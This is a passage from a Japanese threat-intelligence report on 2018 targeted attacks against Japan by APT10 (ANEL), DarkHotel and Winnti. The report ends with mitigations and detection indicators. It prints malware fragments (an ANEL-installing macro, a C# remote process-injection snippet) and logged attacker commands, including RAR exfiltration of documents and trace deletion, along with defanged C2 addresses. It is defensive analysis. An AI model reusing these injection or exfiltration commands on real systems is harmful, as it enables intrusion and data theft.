objws.Run certuCmd & AllUsersProfile & "NizhniNovgorod2.txt " & dstStr02, 0, True
objws.Run certuCmd & AllUsersProfile & "NizhniNovgorod3.txt " & dstStr03, 0, True
objws.Run "esentutl.exe /y " & dstStr01 & " /d " & AllUsersProfile & "NizhniNovgorod.exe" & " /o", 0, True
objws.Run "esentutl.exe /y " & dstStr02 & " /d " & AllUsersProfile & "AtokLib.dll" & " /o", 0, True
objws.Run AllUsersProfile & "NizhniNovgorod" & ".e" & "xe", 0, False
objws.Run "cmd.exe /c del /s /q " & AllUsersProfile & "*.txt", 0, False
```

図 9. ANEL マルウェアをインストールする Office のマクロ

また、おとりのファイルとして米朝首脳会談を前にしたテレビ中継に関連したと思われる WORD が含まれています。



2018 年　6 月 11 日（月）米朝会談前夜　シンガポール中継・元駐米大使が予測ゲスト：藤崎一郎（元駐米大使）史上初の米朝首脳会談前夜の最新情報を岸本キャスターが現地からレポート。スタジオには元駐米大使の藤崎氏を招き、今後も続くであろう米朝会談の実務者協議の展開を予想。url　：　http://www.bs-j.co.jp/plus10/

図 10. おとりのファイル

NizhniNovgorod.exe がマクロによって実行されると、以下のレジストリに NizhniNovgorod.exe が追加され、PC ログオン時に毎回起動するようエントリーが作成されます。
HKEY_USERS¥<account>¥Software¥Microsoft¥Windows¥CurrentVersion¥Run

NizhniNovgorod.exe は、AtokLib.dll をロードして実行しますが、AtokLib.dll のメモリの中で aoeuoliwusevrmhac という名前の DLL ファイルを展開してロード・実行します。aoeuoliwusevrmhac は、以前は lena_http_dll.dll という名前で利用された DLL で、この DLL の頭文字を逆さにした ANEL やその頭文字を

とって LENA マルウェアと呼ばれています。FireEye 社では、UPPERCUT[13] という名称で呼んでいます。2018 年 6 月に観測された ANEL のバージョンは、5.3.1 でした。この ANEL5.3.1 は、以下の 4 つの URL を通信先の C2 サーバーとしています。

http://142[.]147[.]97[.]94

http://82[.]221[.]100[.]52

http://www[.]sesbulmes[.]org

http://139[.]59[.]43[.]246

ANEL には、FireEye 社での報告のとおり、RAT としてのファイルのアップロード、ダウンロード、任意のコマンド実行の機能があります。C&C と通信した後に、tasklist、systeminfo や net コマンドを使った遠隔操作によるコマンドの実行が観測されています。

```
> dir
> powershell "Get-WmiObject -Namespace 'root\SecurityCenter2' -Query 'SELECT * FROM AntiVirusProduct' | select-object displayName,pathToSignedReportingExe,timestamp| fl"
> C:\Users\[REDACTED]\Desktop
> tasklist /v
> net start
> dir C:\Users\
> wmic LOGICALDISK get name,Description,filesystem,size,freespace
> more
> del c:\programdata\* /f /q
> systeminfo
> dir
> wmic LOGICALDISK get name,Description,filesystem,size,freespace | more
> more
> del * /f /q
> del * /f /s /q >nul 2>nul
> del /s /q C:\ProgramData\*.txt
```

図 11. ANEL5.3.1 による偵察コマンドの実行

この初期偵察の後、ANEL5.3.1 は本格的に活動をする前に、後継バージョンの ANEL 5.3.2 に更新を行います。ANEL5.3.1 は、C:¥Intel¥Logs フォルダを作成し、C&C からダウンロードした IntelUSB3.vbs、IntelUSB3.xml の 2 つのファイルを作成します。IntelUSB3.vbs は、VBScript のファイルで、スクリプトの中身は、Microsoft .NET の msbuild.exe を使って、IntelUSB3.xml ファイル (実態は C#のコード)をコンパイル、実行します。C#のコードには、Base64 でエンコードされた ANEL5.3.2 が文字列として含まれます。これはデコードした後、Windows の dllhost.exe プロセスにリモートインジェクションして実行されます。

```
if (aFOkbZrWzz != null)  Base64デコードしたANEL5.3.2
{
    STARTUPINFO N_pRnipdgnMPdKcKLaG = new STARTUPINFO();
    PROCESS_INFORMATION N_pRnipdgnMPdKcKL = new PROCESS_INFORMATION();
    gkznzhyefhB = 0x00000010 | 0x00000004 | 0x02000000 | 0x01000000 | 0x00000400;

    if ( CreateProcess("C:\\Windows\\System32\\dllhost.exe", "", IntPtr.Zero, IntPtr.Zero, false, gkznzhyefhB, IntP
    {
        IntPtr XEYynmjFXJD = VirtualAllocEx(N_pRnipdgnMPdKcKL.wTSWVtyPDmFTad, IntPtr.Zero, aFOkbZrWzz.Length, 0x100
        if (XEYynmjFXJD != null) {
            UIntPtr XEYynmjFXJDZuRMeNmy;
            if (WriteProcessMemory(N_pRnipdgnMPdKcKL.wTSWVtyPDmFTad, XEYynmjFXJD, aFOkbZrWzz, aFOkbZrWzz.Length, ou
            {
                IntPtr qphTylsHWDt_u;
                IntPtr IZrpJkAIVziZu = CreateRemoteThread(N_pRnipdgnMPdKcKL.wTSWVtyPDmFTad, IntPtr.Zero, 0, XEYynmj

                if (IZrpJkAIVziZu != null)
    }
```

図 12. IntelUSB3.xml ファイルの C#コード

この ANEL5.3.2 は、以下の C&C サーバーと通信を行います。

http://ww3[.]lflink[.]com/VCtlz

http://www[.]bbist[.]com/SgOr1q3g

遠隔操作中に名前解決して通信していた接続先は、191[.]101[.]180[.]72:80 でした。

5.3.1 とは異なり、5.3.2 は自動起動するレジストリエントリーを作成しなかったため、本格的な活動中のみで感染情報の少ない最新のバージョンを利用するような意図があると思われます。以下の図は、攻撃者による実行コマンドを記録した画像で、最終的にパスワードつきの RAR で圧縮してデータを持ち出しています。**持ち出したデータは、Office のファイルに加え、ジャストシステム社のファイル(jtd)を意識している事から、日本の環境をすでに良く知ったうえで攻撃を行っていると分析しています。**




図 13. EDR でモニタリングした攻撃者の実行コマンド

```
> taskkill /pid 2884 /f
> tasklist /v
> net start
> systeminfo
> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
> %Temp%\rar.exe a -r -v500m %Temp%\%COMPUTERNAME%_.rar C:\Users\* -n*.doc* -n*.ppt* -n*.xls* -n*.jtd -n*.eml -n*.pst -hp"1enaI5Sexy!" -oc -ed -agyyyymmdd
> wmic LOGICALDISK get name,Description,filesystem,size,freespace | more
> more
> del c:\programdata\* /f /q
> del "%USERPROFILE%\AppData\Local\Microsoft\Windows\Temporary Internet Files\*" "%temp%\rar.exe" "%temp%\pscp.exe" "%Temp%\%COMPUTERNAME%_*.rar" /f /s /q
```

図 14. 攻撃者の実行コマンド

DarkHotel ステガノグラフィー

2018 年 8 月初旬に英語のメールで北朝鮮に関連したビジネス研修旅行 “business oriented study tour to North Korea”の件名が観測されました。このメールには、添付ファイルが含まれ、その 1 つがショートカットファイル (lnk)で正規ブログサイト http://www.<redacted>[.]jp/revengesniper_0711/spec.txt に設置されたファイルにアクセスするものでした。




図 15. Lnk ファイルを lnk_parser_cmd でダンプした画像

このリンク先の spec.txt は、また別の help.txt を javascript で実行する HTML ファイルでした。help.txt はひどく難読化された javascript で Windows の環境情報を取得し、32bit と 64bit でそれぞれ異なる画像ファイルをダウンロードし、画像ファイルから.db の拡張子を持つ 2 つの DLL ファイルを作成します。
画像ファイルのダウンロード元：
32bit: http://www.<redacted>[.]jp/acefigure072/ace32.bmp
64bit: http://www.<redacted>[.]jp/acefigure072/ace32.bmp

作成される DLL ファイル (32bit)：
C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Protect¥1.0¥qmgj.db
(SHA256: 4906853112b942327656e22bc074c06d5807b47df49bcb7e31a52e7f754b0800)
C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Protect¥1.0¥scrobi.db
(SHA256: de07bd770a6c3b8c428dbf8a092cb90bb5ffe3f7f62801756febbd7984824c3a)

作成される DLL ファイル (64bit)：
C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Protect¥1.0¥qmgj.db
(SHA256: 6fa2e12d00f84b955aa187f8e010e29cb9ffe2a96028cee9decd5144302c3192)
C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Protect¥1.0¥scrobi.db
(SHA256: 9a96bde527cc0061d67825c629024ea40f9bb999956a83eff930d3591d5d4476)

Javascript の最後に、qmgj.db ファイルは、InProcServer として起動するようにレジストリに設定されます。

図 16. InProcServer として設定されたレジストリエントリー

qmgj.db ファイルは、次回 PC 起動時に開始され、scrobi.db をロードする事を主な目的としたローダープログラムです。scrobe.db は、DllMain()からメイン処理を開始します。メイン処理には 2 つの関数が含まれ、1 つ目の関数の主な処理は、AES でつぎの通信先のアドレス文字列を復号して準備します。2 つ目の関数は、複数の別のスレッド処理を開始します。それぞれのスレッド処理は、WaitForSingleObject()で同期されています。

```
DWORD __stdcall aa_main(LPVOID lpThreadParameter)
{
  aa_config();
  aa_thread_worker();
  return 0;
}
```

図 17. scrobi.db の DllMain()に含まれる 2 つの処理

スレッド	スレッド処理内容
#1	User-Agent: check の文字列を使い、http://www.msn.com にアクセスします。 アクセスに失敗した場合、30 秒間 Sleep()してアクセスに成功するまでこれを繰り返します。アクセスに成功すると、SetEvent()関数でつぎのスレッド処理に移行します。
#2	感染端末のコンピュータ名、UuidCreateSequential()で自プロセスの UUID を取得します
#3	User-Agent: myagent の文字列を使い、 http://c[.]statcounter[.]com/11759459/0/2b564fc0/0/にアクセスします。 C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Themes¥1.0¥msvsmons.log ファイルを作成します。

#4	C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Themes¥1.0¥ が存在するかを確認します
#5	User-Agent: main の文字列を使い、以下のダウンロードを試みます。 http://www.<redacted>[.]jp/devsale42/TCKWRCDJDSGI64.bmp https://bitbucket[.]org/bitAce8380/my_rep/downloads/e.bmp https://bitbucket[.]org/bitAce8380/my_rep/downloads/f.bmp ダウンロードしたファイルは、下記に保存します。 C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Themes¥1.0¥m svsmon.db
#6	msvsmon.db ファイルを LoadLibrary()でロードして実行します。 C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Themes¥1.0¥m svsmon.db

表 3. 2 つ目の関数に含まれる複数のスレッド処理

分析の時点で、#5 の DLL と思われる画像のダウンロードに失敗しており、最終的なマルウェアの入手までに至ってはいませんが、この後 RAT に相当する DLL が HTTP からダウンロードされると考えています。この攻撃について、scrobi.db にのこる Windows OS バージョンを判定するコードの類似性、InProcServer としての動作の類似性が、同時期の 360 セキュリティ社の 2018 年 8 月の DarkHotel[17]の報告に見つかっています。また、ステガノグラフィーを使う手法などからも、現在のところ、この攻撃は DarkHotel による可能性が高いと分析しています。

```
if ( v2 == 6 )
{
  switch ( v3 )
  {
    case 0:
      sub_10004120(a1, 100, (const char *)L"%s", L"WindowVISTA");
      return 1;
    case 1:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window7");
      return 1;
    case 2:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window8");
      return 1;
    case 3:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window8.1");
      return 1;
  }
}
else if ( v2 == 10 )
{
  sub_10004120(a1, 100, (const char *)L"%s", L"Window10");
  return 1;
```

図 18. scrobi.db に含まれる OS 判定コード

[17] https://ti.360.net/blog/articles/analyzing-attack-of-cve-2018-8373-and-darkhotel/

2014 年に観測された DarkHotel[18]は、最も多い感染が日本であったと報告されましたが、今年に入ってからも、日本のメディアや記者、北朝鮮情報の専門家を中心に再び活動している節があり、引き続き注意する必要があります。

[18] https://www.kaspersky.com/blog/darkhotel-apt/6613/

Winnti RAT 公開サーバーの感染

2018 年 8 月、パブリックマルウェアリポジトリで観測されたファイル FSPMLIB.dll (SHA256: f0aaded01e649160ed5d133d3a5c2298fd0dd94c6af6fff2b5223b36e9aa615e)は、Winnti 攻撃グループが利用する RAT とカーネルネットワークドライバをインストールする DLL ファイルです。

この検体は 64bit の DLL ファイルで、XML のエクスポート関数を持ちます。以下のように起動する事ができます。(e.g. >rundll32.exe FSPMLIB.dll, XML)
FSPMLIB.dll は、DLL のエントリーポイントである DLLMain()で Winnti RAT のペイロードを復号し、XML エクスポート関数内で復号されたペイロードを開始します。ペイロードは、svchost.exe -k netsvc で起動しているサービスプロセスを検索し、このプロセスにインジェクションして動作します。 svchost.exe 上の Winnti RAT は、カーネルのネットワークドライバ (パケットキャプチャと送信機能)をドロップし、開始します。svchost.exe 上の Winnti RAT とこのカーネルドライバは、Dev¥NULL ファイルのポインタを使ってやりとりを行います。具体的には、リスニングポートに入ってきた Winnti RAT が利用するパケットだけを識別し、Dev¥NULL に書き込み、Dev¥NULL を svchost.exe 上の Winnti RAT が読んで命令コマンドを実行するような動作になっています。




図 19. Winnti RAT の動作

この Winnti RAT がドロップするカーネルドライバ (SHA256: 3a2024916baf561e0283e3e64fc5189f0e0ee776ade1610a2c5362e97aa0b86d)は、過去にこの攻撃グループが侵害したと思われるデジタル署名を添付しています。

図 20. Winnti RAT がドロップしてロードするカーネルドライバについた署名

カーネルのドライバファイルは、Winnti RAT によって、C:¥Windows¥Temp¥<4 文字からなる数字アルファベット>.tmp のファイル名で作成されます。レジストリにドライバのエントリーを作成し、NtloadDriver( )で直接ドライバをロードして開始します。ドライバがロードされた後は、レジストリとファイルの両方を削除します。デジタル署名は失効していますが、カーネルのドライバはこの起動方法で、64bit システムで正常に動作します。この Winnti RAT は、JPCERT 2018 カンファレンスで紹介した 2017 年の Winnti RAT と同様のつくりになっています [15]。また、カーネルネットワークドライバが C&C から受けた命令によって、任意のコマンド実行を行う機能があります。

命令番号	処理
0	ネットワークソケットのバインド
1	IPアドレス変更の確認とパケットの受信、コンソール出力
3	コンソール出力
4	Dev¥NULLのReadとコンソール出力
5	IPアドレス変更の確認とパケットの受信、コンソール出力

表 4. Winnti の命令番号と実施される処理

最後に Winnti 攻撃グループについては、日本を標的に活発に活動している事が報告されています[19]。この中では、Winnti がクラウドストレージやメールから、ユーザーアカウントを窃取する試みが最初になされる事が報告されています。また、本書で、Winnti が公開サーバーのリスニングポートで遠隔操作を受けつけるカーネルドライバと RAT の存在を報告しましたが、それ以外に外部と通信する RAT も報告されています [16]。

[19] https://401trg.com/burning-umbrella/

Winnti 攻撃グループは本レポートで報告する中で、もっとも高度な攻撃グループと分析しています。ユーザーアカウントのあるクラウド、グローバル IP アドレスを持つサーバー、社内の端末とあらゆるポイントで侵入の足場を構築される可能性があり、注意が必要です。




図 21. Winnti の攻撃と長期潜伏のアクティビティ

2017 年、2018 年と化学系の業種で侵害が行われている事を観測しており、2016 年には半導体関連企業でも観測されています。特に化学系・ハイテク系企業は、後述の脅威の検出も参考にご注意頂きたいと思います。

攻撃グループごとの TTPs (戦術、技術、手順)

2018 年上半期という観測期間での攻撃グループごとの TTPs と標的組織を表で大まかに整理します。

攻撃グループ	攻撃の TTPs	標的組織
Tick **(Bronze Butler)**	**マルウェアの配送の特徴：** 脆弱性を攻撃する Office のファイルをメールで送付、またはリスニングポートに攻撃パケットを送る **エクスプロイト：** 資産管理ソフトウェアの古い脆弱性を攻撃（XXMM） オフィスの古い脆弱性(CVE-2017-8759)を攻撃（Datper） **利用する RAT：** XXMM、Datper、無名の RAT (Palo Alto 社の観測では、Daserf/Minzen/9002 など[20]) Datper は固定のミューテックス値を利用 **C2 通信の特徴：** User-Agent に特徴がある (検知のインディケータ参照)	無作為のグループターゲット、化学、ハイテク製造
Taidoor **(Taidoor/** **Taleret/ Yalink)**	**マルウェアの配送の特徴：** GitHub に暗号された RAT ファイルを配備し、http でダウンロードして利用するためのショートカット、リンクが配送される事が想定される **エクスプロイト：**N/A **利用する RAT：** Taidoor, Taleret, Yalink (ファイルレス) **C2 通信の特徴：** Taidoor は 2014 年の観測とは異なる固定の User-Agent (検知のインディケータ参照) Taleret は正規ブログサイトを 1 次 C2 サーバーとして利用	ハイテク関連製造、通信キャリア
APT10 **(Menupass/** **Stone Panda)**	**マルウェアの配送の特徴：** Office のマクロファイルがメールの添付ファイルで配送される **エクスプロイト：**N/A **利用する RAT：** RedLeaves, CobaltStrike (2 次 RAT として Quasar RAT)、ANEL **C2 通信の特徴：** User-Agent や Cookie の値に特徴がある	官公庁、政策関連シンクタンク、メディア

[20] https://www.paloaltonetworks.jp/company/in-the-news/2017/tick-continues-cyber-espionage-attacks

	(検知のインディケータ参照)	
BlackTech	**マルウェアの配送の特徴：** Office のマクロファイルがメールの添付ファイルで配送される **エクスプロイト：**N/A **利用する RAT：** PLEAD **C2 通信の特徴：** User-Agent に特徴がある (検知のインディケータ参照)	政治団体、海洋関連
Ammyy Admin	**マルウェアの配送の特徴：** Office のマクロファイル (領収書.doc の名前が多い)がメールの添付ファイルで配送される **エクスプロイト：**N/A **利用する RAT：** Ammyy Admin	建設関連
Winnti	**マルウェアの配送の特徴：**N/A **エクスプロイト：** パスワードの期限切れを装って、クラウドストレージやメールのアカウント再発行を偽装した URL を送り、ユーザーアカウントを窃取する **利用する RAT：** Winnti RAT、カーネルネットワークドライバ (グローバル IP アドレスを持つサーバーのリスニングポートで遠隔操作が可能、組織から C&C に通信する RAT もあり)	化学・燃料、ハイテク関連製造
DarkHotel	**マルウェアの配送の特徴：** メールに添付された lnk ファイル **エクスプロイト：**N/A **利用する RAT：** 無名の RAT (過去に Darkhotel, Tapaoux など)	メディア、ジャーナリスト

TTPs より考察する脅威の検出と緩和策

マルウェアの配送について

標的型攻撃の起点となるマルウェアの配送について、多くの攻撃グループが、メールの添付ファイルにマクロのついた Office ファイルを利用する事が観測されています。メールの特徴として、添付ファイルはパスワード保護され、同じメール本文に解凍に必要なパスワードが記載されています (日本国内の商習慣では別メールでパスワードが送付されることが多い)。このような特徴で、メール開封訓練や教育を実施する事で、感染の被害低減を図る事ができると考えています。Office のマクロファイル、ショートカットリンクの場合には、ファイルのアイコンに警告やリンクといった分かり易い特徴もあります。

攻撃について

Office のゼロデイ攻撃や比較的新しい脆弱性攻撃は観測されていません。パッチマネージメントは、有効な緩和策と考えています。**一方、Winnti グループの攻撃では、クラウドストレージやメールのアカウントを狙った攻撃が観測されています [19]。**パスワード変更通知メールに従ってパスワードを変更した後、実際には変更されていなかった事に気づいた場合、ユーザーに報告を上げてもらうといった教育や訓練も必要と思われます。同様に、システム側からは、ログイン監査ログを確認し、ログイン元の IP アドレスやログイン失敗をチェックする、多要素認証による保護をとる事も重要です。**クラウドメールが侵害された場合、メールでやりとりしている添付ファイル、パスワードなど貴重な情報がマルウェアを使うことなく、窃取されます**。

インストールされる RAT、遠隔操作 (C&C について)

Taidoor を使う攻撃グループは、GitHub を使ったファイルレス攻撃の手法を用いていました。APT10 攻撃グループは、ANEL の 5.3.1 では暗号化したペイロードを含んだ DLL をロードする、5.3.2 では XML ファイルに暗号化したペイロードを仕込んで.NET ツールで起動するなど、本体のマルウェアはファイルの状態での秘匿性が高く検知が難しいと言えます (シグニチャ更新が遅れがち)。つまり、最近の RAT に感染してしまうと、感染端末のメモリを事後に分析して、初めてどの RAT が動作しているか判明するケースが大半です。Winnti の RAT などは、攻撃者がコンパイルした時間から検出されるまでが感染時間とすると、約 2 年程度の時間感染し続けていたと見られるケースがあります。**最近では、セキュリティの診断サービスで、PC への負荷が低く短時間でメモリの感染痕跡を診断する技術も発達しています。そのような技術を使って診断する事は、つぎに述べる EDR を使った監視とは異なり、現在の状態ですぐに侵害を特定・把握する事ができます**。たとえば、Winnti の RAT を例にとると、オープンソースの yara ツール[21]を使ってメモリの感染痕跡を検出方法が紹介されています [16]。また、製品選定される際に標的型攻撃の検出の仕方を細かく掘り下げてから選定頂くのも良いかと思います。たとえば、C&C への通信について、APT10 の ANEL の通信の特徴 (Cookie に GetLastError の値が入る)が FireEye

[21] https://virustotal.github.io/yara/

社によって報告されています[15]。このような特徴を捉えて、ANEL の亜種によらず C&C 通信で検出できる事を共有されている良い指標かと思います。

侵入拡大・目的実行

現在のところ、知財を窃取する目的で RAT を使った標的型攻撃の単純な本質は、遠隔からコマンドを実行できるなんらかのプログラム (RAT)を動作させる事です。Yalink、ANEL、Winnti で示したように、攻撃者は遠隔から正規のコマンドを必ず実行してきます。この実行コマンドの記録を行えるのが、EDR にカテゴライズされるプロダクトの特徴です。この記録は、図 14 に示したようにインシデント発生後に利用・分析する事で、フォレンジックの調査にかかる費用や工数を抑え、窃取されたデータや攻撃の流れを把握する事ができます。また、**エキスパートが EDR の実行ログをモニタリングする事で、正規コマンドの実行状況から遠隔操作を早期に特定し、攻撃を遮断する事も可能です。**前段のマルウェアの配送、インストール、C&C の TTPs が変更されても、遠隔操作でコマンド実行される点は変わらないため、EDR で記録するだけでなくエキスパートが監視することは有効な手段と考えています。この基盤を構築するためのオープンソースのツールもリリースされています[22]。

さいごに、自組織の業種で観測されている攻撃グループの TTPs を参照頂き、感染痕跡の検出に向けたアクションをとるべきではないか、将来の対策については攻撃に対して耐性があるかどうかの検討材料の一助になればと思います。感染痕跡の検出を支援するものとして、巻末に検知のためのインディケータを参考に記載しています。

[22] http://www.jpcert.or.jp/magazine/acreport-SysmonSearch.html

検知のインディケータ

攻撃グループ	インディケータ
Tick **(Bronze Butler)**	**ドロッパ、ダウンローダ、検体（SHA256）：** **XXMM** a04d2668b1853051dd5db78721b7deae7490dbd60cef96d55cc91ff8c5d4730d **Datper** d91894e366bb1a8362f62c243b8d6e4055a465a7f59327089fa041fe8e65ce30 706a6833b4204a89455f14387dbfc4903d18134c4e37c184644df48009bc5419 fdd4a4b3d56217579f4cd11df65cf4bd4c60cac428aa649d93227604fbb8b49e 569ceec6ff588ef343d6cb667acf0379b8bc2d510eda11416a9d3589ff184189 e38d3a7a86a72517b6ebea89cfd312db0f433385a33d87f2ec8bf83a62396bb3 d91894e366bb1a8362f62c243b8d6e4055a465a7f59327089fa041fe8e65ce30 **未知の RAT** 